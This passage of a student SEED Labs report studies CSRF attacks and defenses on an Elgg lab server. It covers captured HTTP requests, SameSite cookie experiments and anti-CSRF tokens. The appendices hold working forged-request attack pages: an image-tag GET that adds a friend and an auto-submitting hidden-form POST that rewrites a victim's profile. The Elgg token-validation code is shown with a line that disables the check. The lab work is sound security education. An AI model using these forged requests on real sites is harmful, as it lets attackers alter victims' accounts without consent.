POST: HTTP/1.1 302 Found
Date: Sun, 09 Jun 2024 18:04:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
```

```
POST http://www.seed-server.com/action/messages/send
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------188186996039658344703298775484
Content-Length: 923
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add?send_to=57
Cookie: Elgg=tpps8ooqbl9qgdf38f4ooaf1ai
Upgrade-Insecure-Requests: 1

__elgg_token=rH6-ouzgXQ2Z77yaAhR9Jg&__elgg_ts=1717956284&recipients=&match_on=users&recipients[]=57&subjec
```

HTTP Header Live Main — Mozilla Firefox
HTTP Header Live Sub — Mozilla Firefox
Elgg For SEED Labs
Inbox
There are no messages.
Compose a message

*Figure 12: Secret tokens in captured HTTP requests*

## Task 5: Experimenting with the SameSite Cookie Method


This task aims to test the SameSite cookie attribute as a defense against CSRF attacks.

Task steps:

1. The URL http://www.example32.com/ was opened.

Figure 12 below shows the output of the link, displaying three types of SameSite cookies used for protection against CSRF attacks.

- **cookie-normal**: Cookies with this attribute are sent in all contexts, including cross-origin requests. However, this should only be used when the site has mechanisms in place to mitigate risks associated with cross-origin information leakage, such as using secure connections (HTTPS).
- **cookie-lax**: Cookies with this attribute are sent with top-level navigation GET requests that use a "safe" (GET) method and cross-origin requests that are triggered by a GET request. This provides a balance between security and usability.
- **cookie-strict**: Cookies with this attribute are sent in a first-party context but not in a third-party context. This means that the cookie will only be sent along with requests initiated from the same origin as the website.



Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.


- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B

*Figure 13: www.example32.com website*

2. Link A was visited and tested with GET and POST requests



SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)


C. Sending Post Request (form)

some data

Submit (POST)

*Figure 14: Link A*

As shown in figure14 below, when the page at www.example32.com (Link A) is visited, it is observed that all cookies, including the regular one and the two SameSite cookies (Lax and Strict), are sent in the request. This occurs because the request is being made within the same site, so the SameSite attribute does not prevent the cookies from being sent.




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

*Figure 15: Link A tested with GET and POST*

3. Link B was visited and tested with GET and POST requests



SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)


C. Sending Post Request (form)

some data

Submit (POST)

*Figure 16: Link B*

As shown in figure17 below, when a GET request is sent from attacker32.com to www.example32.com/showcookies.php, only the normal and lax SameSite cookies are included, while the strict SameSite cookie is omitted. This occurs because browsers handle SameSite cookies differently based on their attributes. While "Strict" SameSite cookies are not sent in cross-site requests, "Lax" SameSite cookies are still sent in certain cross-site navigation requests, but not in cross-site POST requests. This behavior aligns with the SameSite cookie specification, demonstrating how the lax attribute provides nuanced control over cookie transmission.


Activities
Firefox Web Browser
Jun 6 14:37
SameSite Cookie Experimen
SameSite Cookie Experimen
www.example32.com/showcookies.php?fname=some+data


Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

*Figure 17: Link B tested with GET*

Figure 18 below shows, when a POST request is sent from attacker32.com to www.example32.com/showcookies.php , only the normal cookie is transmitted, while SameSite cookies (both lax and strict) are not included. This follows the SameSite cookie specification, where "Strict" SameSite cookies are withheld in all cross-site requests, and "Lax" SameSite cookies are excluded specifically from cross-site POST requests. This demonstrates how SameSite cookies effectively regulate cookie transmission, enhancing web security by mitigating potential CSRF vulnerabilities.



Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!

*Figure 18: Link B tested with POST*

The `SameSite` attribute helps a server detect whether a request is cross-site or same-site by controlling cookie transmission:

- **Same-Site Request:** If a cookie with `SameSite=Strict` or `SameSite=Lax` is present, the server can infer that the request originated from the same site.

- **Cross-Site Request:** If such cookies are absent, but cookies with `SameSite=None` are present, the server can determine the request originated from a different site.

To defend Elgg against CSRF attacks using the SameSite cookie mechanism, set session and sensitive cookies with `SameSite=Strict` to ensure they are only sent with same-site requests, preventing cross-site inclusion. For cookies required during top-level navigation, such as for login, use `SameSite=Lax` to allow necessary transmissions while maintaining protection. Combine this with anti-CSRF tokens in forms and state-changing requests for added security. Ensure cookies with `SameSite=None` are also marked `Secure` to enforce HTTPS transmission, further safeguarding against unauthorized cross-site requests.

Results:

- Configured the Elgg server to use the SameSite cookie attribute.
- Observed that CSRF attacks were effectively blocked when SameSite was set to `Strict` or `Lax`.
- Demonstrated the practicality and reliability of the SameSite attribute as a CSRF defense.

## Discussions and insights

The observations and implications of the results obtained from our experiments are discussed in this section. The experiments in this lab were designed to explore different aspects of Cross-Site Request Forgery (CSRF) attacks and the countermeasures available to mitigate these attacks. Below, the insights and discussions derived from each task are presented.

### Task 1: Observing HTTP Request

Understanding the intricacies of HTTP requests was crucial for identifying vulnerabilities such as CSRF. By examining the headers and parameters of HTTP requests, insights were gained into how attackers can exploit these to perform unauthorized actions on behalf of authenticated users. This task laid the foundation for comprehending the mechanics behind CSRF attacks.

### Task 2: CSRF Attack using GET Request

A CSRF attack using a GET request was executed, demonstrating the vulnerability inherent in simple state-changing operations performed via GET requests. It was reinforced that sensitive state changes should not be handled via GET requests, as they are inherently vulnerable to CSRF due to their idempotent nature and visibility in URL parameters.

### Task 3: CSRF Attack using POST Request

Experiments with CSRF attacks via POST requests highlighted the additional complexity and potential for exploitation, given that POST requests often carry more sensitive data. The importance of anti-CSRF tokens in forms was emphasized to ensure that state-changing requests are legitimate and intended.

### Task 4: Enabling Elgg’s Countermeasure

Elgg's built-in CSRF protection mechanisms were enabled and tested, providing practical insights into how web applications can defend against such attacks. The success of Elgg's countermeasures in preventing CSRF attempts validated the effectiveness of using anti-CSRF tokens and other server-side protections.

### Task 5: Experimenting with the SameSite Cookie Method

The SameSite cookie attribute was explored as a modern browser-based defense mechanism against CSRF. By configuring cookies with different SameSite attributes (Lax and Strict), it was observed how browsers either allowed or blocked cookies in cross-site requests. The importance of configuring cookies correctly to enhance security without breaking legitimate functionality was underscored.

## Key Insights

1. **Importance of Anti-CSRF Tokens**: It was highlighted that anti-CSRF tokens are a robust defense mechanism. They ensure that any state-changing request is intentional and originated from a legitimate client, thereby significantly reducing the risk of CSRF attacks.
2. **Role of HTTP Methods**: The use of HTTP methods (GET vs. POST) plays a critical role in web security. Observations confirmed that sensitive operations should be confined to POST requests, which can be protected with additional measures like anti-CSRF tokens.
3. **SameSite Cookie Attribute**: This modern approach to CSRF mitigation is simple yet effective. The experiments demonstrated that setting the SameSite attribute for cookies can provide an additional layer of security, particularly for session cookies, without requiring changes to server-side logic.
4. **Combination of Defenses**: It was concluded that relying on a single defense mechanism is insufficient. A combination of anti-CSRF tokens, proper HTTP method usage, and SameSite cookie attributes provides a comprehensive defense strategy against CSRF attacks.

## Design alternatives, issues and limitations

During the execution of the experiment, alternative solutions for several tasks were considered. For the task of observing HTTP requests, alternative tools such as Burp Suite or Wireshark could have been utilized instead of the Web Developer Network Tool. These tools offer advanced functionalities and a more comprehensive analysis of HTTP traffic.

In the defense tasks, while Elgg's built-in countermeasures were enabled, other defensive techniques such as implementing Content Security Policy (CSP) headers or leveraging browser-based features like Subresource Integrity (SRI) could have been considered. These alternatives provide additional layers of security and help mitigate different aspects of web vulnerabilities.

## Conclusions and insights

The experiment achieved its primary objective of evaluating the effectiveness of various CSRF attack and defense mechanisms within a controlled lab environment. The implementation of the HTTP Header Live add-on and Docker containers facilitated a detailed analysis of HTTP requests and responses, providing valuable insights into the vulnerabilities and potential safeguards for web applications.

However, several weaknesses were identified in the experimental setup. The dependency on specific software versions and manual interventions, such as resizing the HTTP Header Live pop-up window, highlighted the fragility of the tools used. Inconsistencies in the Elgg application's behavior and network configuration issues with Docker containers further underscored the challenges in achieving a seamless and reliable experimental environment. These limitations suggest the need for more robust tools and methodologies in future studies to ensure more consistent and generalizable results.

## References

[1] [Online]. Available: https://seedsecuritylabs.org/Labs_20.04/Web/Web_CSRF_Elgg/?fbclid=IwZXh0bgNhZW0CMTAAAR3B46zJyF4M_fF7WDYI5bGrnx4SFBbKAcov8xfyiIRKkeF871HBxtCQGzc_aem_Ads17d_A8_Qit4Ig5doKY-7Zt7UkKZRQTEVw2xTBXvbFNsyleE1EaqYf8jejOVQ1xDxwx9fEm2r32u3Rwt94Fsv-. [Accessed 5 6 2024].

[2] [Online]. Available: https://www.youtube.com/watch?v=1Z8RLW8T1m0. [Accessed 6 6 2024].

[3] [Online]. Available: https://github.com/QumberZ/Cross-Site-Request-Forgery-CSRF-Attack-Seed-Lab. [Accessed 9 6 2024].

[4] [Online]. Available: https://www.youtube.com/watch?v=R_StxVK82Q4. [Accessed 6 6 2024].

## Appendices

`addfriend.html` file

```
<html>

<body>

<h1>This page forges an HTTP GET request</h1>

<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" wi>

</body>

</html>
```

---

`editprofile.html` file

```
<html>

<body>

<h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">


function forge_post()

{

   var fields;


   // The following are form entries need to be filled out by attackers.

   // The entries are made hidden, so the victim won't be able to see them.

   fields += "<input type='hidden' name='name' value='Alice'>";

   fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";

   fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

   fields += "<input type='hidden' name='guid' value='56'>";


   // Create a <form> element.

   var p = document.createElement("form");
```

```
    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

---

`Csrf.php` file

```
<?php

namespace Elgg\Security;

use Elgg\Config;
use Elgg\CsrfException;
use Elgg\Request;
use Elgg\TimeUsing;
use ElggCrypto;
use ElggSession;

/**
 * CSRF Protection
 */
class Csrf {

	use TimeUsing;

	/**
	 * @var Config
	 */
	protected $config;

	/**
	 * @var ElggSession
	 */
	protected $session;

	/**
	 * @var ElggCrypto
	 */
	protected $crypto;

	/**
	 * @var HmacFactory
 */
protected $hmac;

/**
 * Constructor
 *
 * @param Config      $config  Elgg config
 * @param ElggSession $session Session
 * @param ElggCrypto  $crypto  Crypto service
 * @param HmacFactory $hmac    HMAC service
 */
public function __construct(
	Config $config,
	ElggSession $session,
	ElggCrypto $crypto,
	HmacFactory $hmac
) {

	$this->config = $config;
	$this->session = $session;
	$this->crypto = $crypto;
	$this->hmac = $hmac;
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
```

```
	 *
	 * @return void
	 * @throws CsrfException
	 */
	public function validate(Request $request) {
		//return; // Added for SEED Labs (disabling the CSRF countermeasure)

		$token = $request->getParam('__elgg_token');
		$ts = $request->getParam('__elgg_ts');

		$session_id = $this->session->getID();

		if (($token) && ($ts) && ($session_id)) {
			if ($this->validateTokenOwnership($token, $ts)) {
				if ($this->validateTokenTimestamp($ts)) {
					// We have already got this far, so unless anything
					// else says something to the contrary we assume
we're ok
					$returnval = $request->elgg()->hooks-
>trigger('action_gatekeeper:permissions:check', 'all', [
						'token' => $token,
						'time' => $ts
					], true);

					if ($returnval) {
						return;
					} else {
						throw new CsrfException($request->elgg()-
>echo('actiongatekeeper:pluginprevents'));
```

```
                                        }
                                } else {
                                        // this is necessary because of #5133
                                        if ($request->isXhr()) {
                                                throw new CsrfException($request->elgg()-
>echo(
                                                        'js:security:token_refresh_failed',
                                                        [$this->config->wwwroot]
                                                ));
                                        } else {
                                                throw new CsrfException($request->elgg()-
>echo('actiongatekeeper:timeerror'));
                                        }
                                }
                        } else {
                                // this is necessary because of #5133
                                if ($request->isXhr()) {
                                        throw new CsrfException($request->elgg()-
>echo('js:security:token_refresh_failed', [$this->config->wwwroot]));
                                } else {
                                        throw new CsrfException($request->elgg()-
>echo('actiongatekeeper:tokeninvalid'));
                                }
                        }
                } else {
                        $error_msg = $request->elgg()-
>echo('actiongatekeeper:missingfields');
                        throw new CsrfException($request->elgg()->echo($error_msg));
                }
        }
```

```
	/**
	 * Basic token validation
	 *
	 * @param string $token Token
	 * @param int    $ts    Timestamp
	 *
	 * @return bool
	 *
	 * @internal
	 */
	public function isValidToken($token, $ts) {
		return $this->validateTokenOwnership($token, $ts) && $this-
>validateTokenTimestamp($ts);
	}

	/**
	 * Is the token timestamp within acceptable range?
	 *
	 * @param int $ts timestamp from the CSRF token
	 *
	 * @return bool
	 */
	protected function validateTokenTimestamp($ts) {
		$timeout = $this->getActionTokenTimeout();
		$now = $this->getCurrentTime()->getTimestamp();

		return ($timeout == 0 || ($ts > $now - $timeout) && ($ts < $now +
$timeout));
}

/**
 * Returns the action token timeout in seconds
 *
 * @return int number of seconds that action token is valid
 *
 * @see    Csrf::validateActionToken
 * @internal
 * @since  1.9.0
 */
public function getActionTokenTimeout() {
        // default to 2 hours
        $timeout = 2;
        if ($this->config->hasValue('action_token_timeout')) {
                // timeout set in config
                $timeout = $this->config->action_token_timeout;
        }

        $hour = 60 * 60;

        return (int) ((float) $timeout * $hour);
}

/**
 * Was the given token generated for the session defined by session_token?
 *
 * @param string $token        CSRF token
```

```
	 * @param int    $timestamp     Unix time
	 * @param string $session_token Session-specific token
	 *
	 * @return bool
	 * @internal
	 */
	public function validateTokenOwnership($token, $timestamp, $session_token = '')
{
		$required_token = $this->generateActionToken($timestamp,
$session_token);

		return $this->crypto->areEqual($token, $required_token);
	}

	/**
	 * Generate a token from a session token (specifying the user), the timestamp, and
the site key.
	 *
	 * @param int    $timestamp     Unix timestamp
	 * @param string $session_token Session-specific token
	 *
	 * @return false|string
	 * @internal
	 */
	public function generateActionToken($timestamp, $session_token = '') {
		if (!$session_token) {
			$session_token = $this->session->get('__elgg_session');
			if (!$session_token) {
				return false;
```

```
                }
            }

            return $this->hmac
                ->getHmac([(int) $timestamp, $session_token], 'md5')
                ->getToken();
        }

}
```